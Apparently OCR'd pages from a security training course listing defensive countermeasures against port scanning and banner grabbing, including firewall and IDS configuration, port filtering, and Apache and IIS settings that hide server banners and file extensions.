
Port Scanning Countermeasures

As discussed previously, port scanning provides a large amount of useful information to attackers, such as IP addresses, host names, open ports, and services running on ports. Open ports specifically offer an easy means for an attacker to break into the network. However, there is no cause for concern, provided that the system or network is secured against port scanning by adopting the following countermeasures:

- Configure firewall and intrusion detection system (IDS) rules to detect and block probes.
- The firewall should be capable of detecting the probes sent by attackers using port-scanning tools. It should not allow traffic to pass through after simply inspecting the TCP header. The firewall should be able to examine the data contained in each packet before allowing traffic to pass through it.
- Run the port scanning tools against hosts on the network to determine whether the firewall accurately detects the port scanning activity.
- Some firewalls do a better job than others in terms of detecting stealth scans. For example, many firewalls have specific options for detecting SYN scans, whereas others ignore FIN scans.
- Ensure that the router, IDS, and firewall firmware are updated with their latest releases/versions.
- Configure commercial firewalls to protect the network against fast port scans and SYN floods.
- Hackers use tools such as Nmap and perform OS detection to sniff the details of a remote OS. Thus, it is important to employ an IDS in such cases. Snort (*https://www.snort.org*) is

a very useful intrusion detection and prevention technology, mainly because signatures are frequently available from public authors.

- Keep as few ports open as possible and filter the rest, as an intruder may attempt to enter through any open port. Use a custom rule set to lock down the network, block unwanted ports at the firewall, and filter the following ports: 135–159, 256–258, 389, 445, 1080, 1745, and 3268.
- Block unwanted services running on the ports and update the service versions.
- Ensure that the versions of services running on the ports are non-vulnerable.
- Block inbound ICMP message types and all outbound ICMP type-3 unreachable messages at border routers arranged in front of the company's main firewall.
- Attackers attempt to perform source routing and send packets to the targets, which may not be reachable via the Internet, using an intermediate host that can interact with the target. Hence, it is necessary to ensure that the firewall and router can block such source-routing techniques.
- Ensure that the mechanisms used for routing and filtering at the routers and firewalls, respectively, cannot be bypassed using a particular source port or source routing methods.
- Test the IP address space using TCP and UDP port scans as well as ICMP probes to determine the network configuration and accessible ports.
- Ensure that the anti-scanning and anti-spoofing rules are configured.
- If a commercial firewall is in use, then ensure the following:
    - It is patched with the latest updates.
    - It has correctly defined anti-spoofing rules.
    - Its fast-mode services are unusable.
- Ensure that TCP wrappers limit access to the network based on domain names or IP addresses.
- Test how the network firewall and IDS manages the fragmented packets using fragtest and fragroute.
- Use proxy servers to block fragmented or malformed packets.
- Ensure that the firewalls forward open port scans to empty hosts or honeypots to make the port-scanning task difficult and time-consuming.
- Employ an intrusion prevention system (IPS) to identify port scan attempts and blacklist IP addresses.



Banner Grabbing Countermeasures

Disabling or Changing Banner

- Display **false banners** to mislead or deceive attackers
- **Turn off unnecessary services** on the network host to limit the disclosure of information
- Use server masking tools to disable or change banner information
- For Apache 2.x with the `mod_headers` module, use a directive in the `httpd.conf` file to change the banner information header and set the server as `New Server Name`
- Alternatively, change the `ServerSignature` line to `ServerSignature Off` in the `httpd.conf` file

Hiding File Extensions from Web Pages

- File extensions reveal information about the **underlying server technology** that an attacker can utilize to launch attacks
- Hide file extensions to **mask the web technologies**
- Replace **application mappings** such as .asp with .htm or .foo, etc. to disguise the identities of servers
- Apache users can use `mod_negotiation` directives
- IIS users can use tools such as **PageXchanger** to manage the file extensions

✓ **It is preferable to not use file extensions at all**

Banner Grabbing Countermeasures

- **Disabling or Changing Banner**

  An open port indicates that a service/banner is running on it. When attackers connect to an open port using banner grabbing techniques, the system presents a banner containing sensitive information such as the OS, server type, and version. Using the information gathered, the attacker identifies specific vulnerabilities to exploit and then launches attacks. The countermeasures against banner grabbing attacks are as follows:

  - Display false banners to mislead or deceive attackers.
  - Turn off unnecessary services on the network host to limit information disclosure.
  - Use server masking tools to disable or change banner information.
  - Remove unnecessary HTTP headers and response data and camouflage the server by providing false signatures. This also provides the option of eliminating file extensions such as `.asp` and `.aspx`, which clearly indicate that the site is running on a Microsoft server.
  - For Apache 2.x with the `mod_headers` module, use a directive in the `httpd.conf` file to change the banner information header and set the server as `New Server Name`.
  - Alternatively, change the `ServerSignature` line to `ServerSignatureOff` in the `httpd.conf` file.
  - Disable the details of the vendor and version in the banners.
  - Modify the value of `Server Tokens` from `Full` to `Prod` in Apache’s `httpd.conf` file to prevent disclosure of the server version.


- Modify the value of **`RemoveServerHeader`** from **`0`** to **`1`** in the **`UrlScan.ini`** config file found at **`C:  WindowsSystem32inetservUrlscan`**. This method prevents disclosure of the server version.
- Trick attackers by modifying the value of **`AlternateServerName`** to values such as **`xyz`** or **`myserver`**.
- Disable HTTP methods such as Connect, Put, Delete, and Options from web application servers.
- Remove the **`X-Powered-By`** header only with the **`customHeaders`** option in the **`<system.webServer>`** section of the **`web.config`** file.

- **Hiding File Extensions from Web Pages**

  File extensions reveal information about the underlying server technology that an attacker can use to launch attacks. The countermeasures against such banner grabbing attacks are as follows:

  - Hide file extensions to mask the web technology.
  - Replace application mappings such as .asp with .htm, .foo, etc. to disguise the identities of servers.
  - Apache users can use **`mod_negotiation`** directives.
  - IIS users can use tools such as PageXchanger to manage the file extensions.

Note: It is preferable to not use file extensions at all.



